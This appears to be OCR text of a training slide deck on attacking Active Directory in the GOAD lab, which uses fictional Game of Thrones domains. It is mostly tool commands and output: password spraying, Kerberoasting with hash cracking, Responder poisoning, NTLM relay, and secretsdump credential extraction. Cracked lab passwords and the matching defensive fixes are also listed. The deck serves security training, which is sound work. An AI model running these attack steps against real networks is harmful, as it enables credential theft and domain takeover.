SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\samwell.tarly:samwell.tarly STATUS_LOGON_FAILURE
```

PASSWORD ATTACKS

- PASSWORD POLICY

```
┌──(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -u samwell.tarly -p Heartsbane --pass-pol
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL)
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\samwell.tarly:Heartsb
SMB         192.168.56.11   445    WINTERFELL       [+] Dumping password info for domain: NORTH
SMB         192.168.56.11   445    WINTERFELL       Minimum password length: 5
SMB         192.168.56.11   445    WINTERFELL       Password history length: 24
SMB         192.168.56.11   445    WINTERFELL       Maximum password age: 311 days 2 minutes
SMB         192.168.56.11   445    WINTERFELL
SMB         192.168.56.11   445    WINTERFELL       Password Complexity Flags: 000000
SMB         192.168.56.11   445    WINTERFELL           Domain Refuse Password Change: 0
SMB         192.168.56.11   445    WINTERFELL           Domain Password Store Cleartext: 0
SMB         192.168.56.11   445    WINTERFELL           Domain Password Lockout Admins: 0
SMB         192.168.56.11   445    WINTERFELL           Domain Password No Clear Change: 0
SMB         192.168.56.11   445    WINTERFELL           Domain Password No Anon Change: 0
SMB         192.168.56.11   445    WINTERFELL           Domain Password Complex: 0
SMB         192.168.56.11   445    WINTERFELL
SMB         192.168.56.11   445    WINTERFELL       Minimum password age: 1 day 4 minutes
SMB         192.168.56.11   445    WINTERFELL       Reset Account Lockout Counter: 5 minutes
SMB         192.168.56.11   445    WINTERFELL       Locked Account Duration: 5 minutes
SMB         192.168.56.11   445    WINTERFELL       Account Lockout Threshold: 5
SMB         192.168.56.11   445    WINTERFELL       Forced Log off Time: Not Set
```

PASSWORD ATTACKS

- ACCOUNT LOCKOUT

```
┌──(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -u arya.stark -p got_valid_north.txt
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:catelyn.stark STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:jon.snow STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:brandon.stark STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:hodor STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:jeor.mormont STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:arya.stark STATUS_ACCOUNT_LOCKED_OUT
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:sansa.stark STATUS_ACCOUNT_LOCKED_OUT
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:rickon.stark STATUS_ACCOUNT_LOCKED_OUT
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:samwell.tarly STATUS_ACCOUNT_LOCKED_OUT
```

PASSWORD ATTACKS

- BAD PASSWORD COUNT

```
┌──(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -u samwell.tarly -p Heartsbane --users
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenki
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
SMB         192.168.56.11   445    WINTERFELL       [+] Enumerated domain user(s)
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\___VMware_Conv_SA___          badpwdcount: 0
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\sql_svc                       badpwdcount: 0
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\jeor.mormont                  badpwdcount: 4
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\samwell.tarly                 badpwdcount: 0
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\jon.snow                      badpwdcount: 4
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\hodor                         badpwdcount: 0
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\rickon.stark                  badpwdcount: 4
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\brandon.stark                 badpwdcount: 1
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\sansa.stark                   badpwdcount: 4
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\robb.stark                    badpwdcount: 0
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\catelyn.stark                 badpwdcount: 4
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\eddard.stark                  badpwdcount: 0
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\arya.stark                    badpwdcount: 5
```


01

07

12



3 OUT OF 7

ACCOUNTS

PWNED

samwell.tarly:heartsbane

brandon.stark:iseedeadpeople

hodor:hodor


01

07

12



5 OUT OF 19

VULNERABILITIES

PATCHED

- Anonymous access
- Guest Access
- Usernames
- Kerberos preauthentication
- Password hygine


SIGN IN
LEVEL 2
ENUMERATION

KERBEROASTING

- ACCOUNTS WITH SERVICEPRINCIPALNAME (SPN)

```
┌──(kali㉿kali)-[~/GOAD]
└─$ impacket-GetUserSPNs -request -dc-ip 192.168.56.11 'north.sevenkingdoms.local/hodor:hodor'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName                                  Name      MemberOf
                                                      Delegation
----------------------------------------------------  --------  ----------------------------------------------
------------  -----------
CIFS/winterfell.north.sevenkingdoms.local             jon.snow  CN=Night Watch,CN=Users,DC=north,DC=sevenkin
:56:09.230449  constrained
HTTP/thewall.north.sevenkingdoms.local                jon.snow  CN=Night Watch,CN=Users,DC=north,DC=sevenkin
:56:09.230449  constrained
MSSQLSvc/castelblack.north.sevenkingdoms.local        sql_svc
:22:15.613424
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433   sql_svc
:22:15.613424



[-] CCache file is not found. Skipping...
$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$85fc279d965a0484ecbe490
9a8932c24e50f03bac46874a5753760bc443e74ea3220c1b1bf1c33772b3309cf5cda1b59f6039cb89f8c1e1e32f5bd73ef40bc8f74
```

KERBEROASTING

- HASHCAT

```
┌──(kali㉿kali)-[~/GOAD]
└─$ hashcat -m 13100 --force -a 0 kerberoast.txt rockyoutest.txt
hashcat (v6.2.6) starting
```


```
$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.loc
9a8932c24e50f03bac46874a5753760bc443e74ea3220c1b1bf1c33772b3309cf5cda1b
c9bd49063a50e47725bdf68a736c4528f11d68c061f12868b7f3e3543ad5de9d89103c8
ac3508e4c49dcf05fe1e95e0203385cce38e4f59747f5863fd90735d3263aac4b3b9c95
f6ec6c2f970af8c41a494b9c5e7eadf2986bdf0d737aa02e1292ffc49bf6528ad65a72c
c6343b9fa7c7e4000d0199f6e4866de04494d33400355fd59ae705f294a8b4d33af4043
3d7da45cf28c26cfae2852589b73f540cf0310941805d5af88d43dbd4f7746734c6268f
6728a1fd5fdf1bacc91855e82fdd853c7ceecaad5717f6e13fa6c40a8187f8619e330ac
8d08039d39cdd7bd52e8b7792aa7bd73239b80045a40534455ded083f25598424cde674
fd5deb364648b41dc2509625bc7c5c4ff1ef7581ba171f85cfacb301d34b19b3957291e
946fcb3519f2df5656808b5f0baf467205667120c1759cd1f95403f9e52b60fe1f2d47b
7a4c73ba4f5d433b4d976eec6f1fb7624f30db7b0e9faf8331044781895d1b6ba28f5b0
1d7149725ebe70538a3a8cf38ed300dd660d94fa0b0b6f1647fe249967d71df7149a969
e1e173e9e7f7a27:iknownothing
```


KERBEROASTING

- ACCOUNTS WITH SERVICEPRINCIPALNAME (SPN)

```
PS C:\Users\vagrant> Get-ADObject -Filter * -Properties ServicePrincipalName | Where-Object ServicePrincipalName


DistinguishedName    : CN=krbtgt,CN=Users,DC=north,DC=sevenkingdoms,DC=local
Name                 : krbtgt
ObjectClass          : user
ObjectGUID           : c0a7ee75-309f-4087-81b2-b2bedcc410fe
ServicePrincipalName : {kadmin/changepw}

DistinguishedName    : CN=jon.snow,CN=Users,DC=north,DC=sevenkingdoms,DC=local
Name                 : jon.snow
ObjectClass          : user
ObjectGUID           : 1bd30260-ba75-4abc-8c81-cec98dc06693
ServicePrincipalName : {CIFS/winterfell.north.sevenkingdoms.local, HTTP/thewall.north.sevenkingdoms.local}

DistinguishedName    : CN=sql_svc,CN=Users,DC=north,DC=sevenkingdoms,DC=local
Name                 : sql_svc
ObjectClass          : user
ObjectGUID           : 9254686d-b2c2-4211-adae-792c97e1ded9
ServicePrincipalName : {MSSQLSvc/castelblack.north.sevenkingdoms.local,
                       MSSQLSvc/castelblack.north.sevenkingdoms.local:1433}

DistinguishedName    : CN=CASTELBLACK,CN=Computers,DC=north,DC=sevenkingdoms,DC=local
Name                 : CASTELBLACK
ObjectClass          : computer
ObjectGUID           : d37cfc1d-39b2-42f9-a34f-2ea7f378f8e7
ServicePrincipalName : {HTTP/winterfell.north.sevenkingdoms.local, TERMSRV/CASTELBLACK,
                       TERMSRV/castelblack.north.sevenkingdoms.local, RestrictedKrbHost/CASTELBLACK...}

DistinguishedName    : CN=WINTERFELL,OU=Domain Controllers,DC=north,DC=sevenkingdoms,DC=local
Name                 : WINTERFELL
ObjectClass          : computer
ObjectGUID           : c8cd4f3e-c4f5-4c85-8fb0-bdf40778eac9
ServicePrincipalName : {ldap/winterfell.north.sevenkingdoms.local/DomainDnsZones.north.sevenkingdoms.local,
                       ldap/winterfell.north.sevenkingdoms.local/ForestDnsZones.sevenkingdoms.local,
                       Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/winterfell.north.sevenkingdoms.local,
                       TERMSRV/WINTERFELL...}
```

KERBEROASTING

- ACCOUNTS WITH SERVICEPRINCIPALNAME (SPN)



KERBEROASTING

- ACCOUNTS WITH SERVICEPRINCIPALNAME (SPN)

```
┌──(kali㉿kali)-[~/GOAD]
└─$ impacket-GetUserSPNs -request -dc-ip 192.168.56.11 'north.sevenkingdoms.local/hodor:hodor'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName                                  Name     MemberOf  PasswordLastSet
----------------------------------------------------  -------  --------  -----------------------
MSSQLSvc/castelblack.north.sevenkingdoms.local        sql_svc            2024-05-06 16:51:32.084
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433   sql_svc            2024-05-06 16:51:32.084



[-] CCache file is not found. Skipping...
$krb5tgs$23$*sql_svc$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/sql_svc*$f9832c7ce497
592a341fa27720936f15743f68ff59c8c71b3141a169d11959f11f8caa19219c958be786ad85f350971000239456c3
b5ec7c3dee58851278ca4663aeaa8252ceacb6e3c8860a9973c2800e1898357f59ef35f2647bcfef0f6401917264bd
704467a3d63d274f50603a1ecc39dbf17314a15bd2c576268a30c88626b46752d21fdd110b00799c788a01b8e1dd59
55fcc766fbe5566691d0bd3cd4548fee7f6c005efc31bbd51cf301e307443768027f1f8f89396f5a84510193fc31c3
aa35245d8dabb536a55bbd24140f2f6469a095e73db0dd8272121540b1a27fe27c60fd4f6e8c229ff99a48fe0cada1
3a0231c1502f61aa0b820e979541d2db3f18e3ff9c2e13cf7303a4d22f5bec29941608585c6e9420512abc92fdf2d0
115dbe974057bb21dd998a4c300a218b6047c662af6323e710734d662982748787f393ef54e75e9f38b2cb95e0a0f5
bc527ab96f457797253dfefbf654a25b2c22c3d59d8c8bd5068df4a66ea77dbfc797f3a311a95b49a86f8dc64230e1
a2496a6925b73b069a75f782acc9b205fcd30191c77bf0e36c9e24e25218415d8620d0f2b841b488c871aa6afce912
f9dccd116e92e2799435a6bcd01d89c7374cb48da5bb94ac5d9707fd42f62166fc8da9fb768d20311ffae46632b095
1915d0c4d0bce2fa99ac4dbb69fea5fba227f0247d16fb939234e9e75b052587603d35f115e1a1f570f1d1269bb5ab
3ffc23acc6c0e070e2af35629bb3bb6e17a76663e04fa70d32b5434c472ddc44c9463eb3f6cea1e71d7374a395b29b
fcf93c0310557
```




HIGHSCORE 2500



PLAYER 2

ON PATH ATTACKS

```
┌──(kali㉿kali)-[~/GOAD]
└─$ sudo responder -I eth1
[sudo] password for kali:

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.-----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||   _|  -__|
  |__| |_____|_____|   __|_____|__|__|_____||__| |_____|
                   |__|

[SMB] NTLMv1-SSP Client   : fe80::c1df:48e3:6afd:4072
[SMB] NTLMv1-SSP Username : NORTH\robb.stark
[SMB] NTLMv1-SSP Hash     : robb.stark::NORTH:B76ADC7419BC93EC0000000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::c1df:48e3:6afd:4072 for name Bravos.local
[SMB] NTLMv1-SSP Client   : fe80::c1df:48e3:6afd:4072
[SMB] NTLMv1-SSP Username : NORTH\eddard.stark
[SMB] NTLMv1-SSP Hash     : eddard.stark::NORTH:E050770BD9387124000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::c1df:48e3:6afd:4072 for name Meren.local
```






ON PATH ATTACKS

- HASHCAT

```
┌──(kali㉿kali)-[~/GOAD]
└─$ hashcat -m 5500 --force -a 0 responder.txt rockyoutest.txt
hashcat (v6.2.6) starting
```

```
robb.stark::NORTH:b76adc7419bc93ec0000000000000000000000000000000:b4a38611b5e8efd30135ca233ea9668e45ed1616522f87a4:1122334455667788:sexywolfy

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
```

ON PATH ATTACKS

- NTLMRELAYX

```
┌──(kali㉿kali)-[~]
└─$ impacket-ntlmrelayx -t 192.168.56.22 -smb2support -socks
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> [*] SMBD-Thread-9 (process_request_thread): Received connection from 192.168.56.11, attacking target smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/EDDARD.STARK SUCCEED
[*] SOCKS: Adding NORTH/EDDARD.STARK@192.168.56.22(445) to active SOCKS connection. Enjoy
```

Protocol	Target	Username	AdminStatus	Port
SMB	192.168.56.22	NORTH/EDDARD.STARK	TRUE	445

ON PATH ATTACKS

- PROXYCHAINS

```
┌──(kali㉿kali)-[~]
└─$ proxychains impacket-secretsdump -no-pass 'NORTH/EDDARD.STARK@192.168.56.22'
```

ON PATH ATTACKS

- PROXYCHAINS

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3b62628f8a5a0edda3a911188ffce08e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6e
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e1
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
___VMware_Conv_SA___:1002:aad3b435b51404eeaad3b435b51404ee:11796cf8d937b9541aec6e
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c515049
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b
```


ON PATH ATTACKS

- PROXYCHAINS

```
[*] DPAPI_SYSTEM
dpapi_machinekey:0x366d1c3b855f29e1508dc290c717ed9b50033720
dpapi_userkey:0xfc03a3fdfe19e27d01d0beb7a6759879d2b46c57
[*] NL$KM
 0000   22 34 01 76 01 70 30 93  88 A7 6B B2 87 43 59 69   "4.v.p0...k..CYi
 0010   0E 41 BD 22 0A 0C CC 23  3A 5B B6 74 CB 90 D6 35   .A."...#:[.t...5
 0020   14 CA D8 45 4A F0 DB 72  D5 CF 3B A1 ED 7F 3A 98   ...EJ..r..;...:.
 0030   CD 4D D6 36 6A 35 24 2D  A0 EB 0F 8E 3F 52 81 C9   .M.6j5$-....?R..
NL$KM:223401760170309388a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerboroast1ngMeeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```


BLOODHOUND

- PATH TO DOMAIN ADMIN



BLOODHOUND

- PATH TO DOMAIN ADMIN



Back to Agenda Page

01 07 12

6 OUT OF 7

ACCOUNTS

PWNED

jon.snow:iknownothing

robb.stark:sexywolfy

sql_svc:youwillnotkerberoastmeeee

Back to Agenda Page

01 07 12

10 OUT OF 19

VULNERABILITIES


PATCHED

- spn cleanup
- wpad & llmnr
- tlmv2
- smb signing / channel binding
- protected users


SIGN IN
Back to Agenda Page
LEVEL 3
PRIV ESC


ACL MODIFICATION

- WRITEDACL




ACL MODIFICATION

- WRITEDACL



ACL MODIFICATION

- WRITEDACL

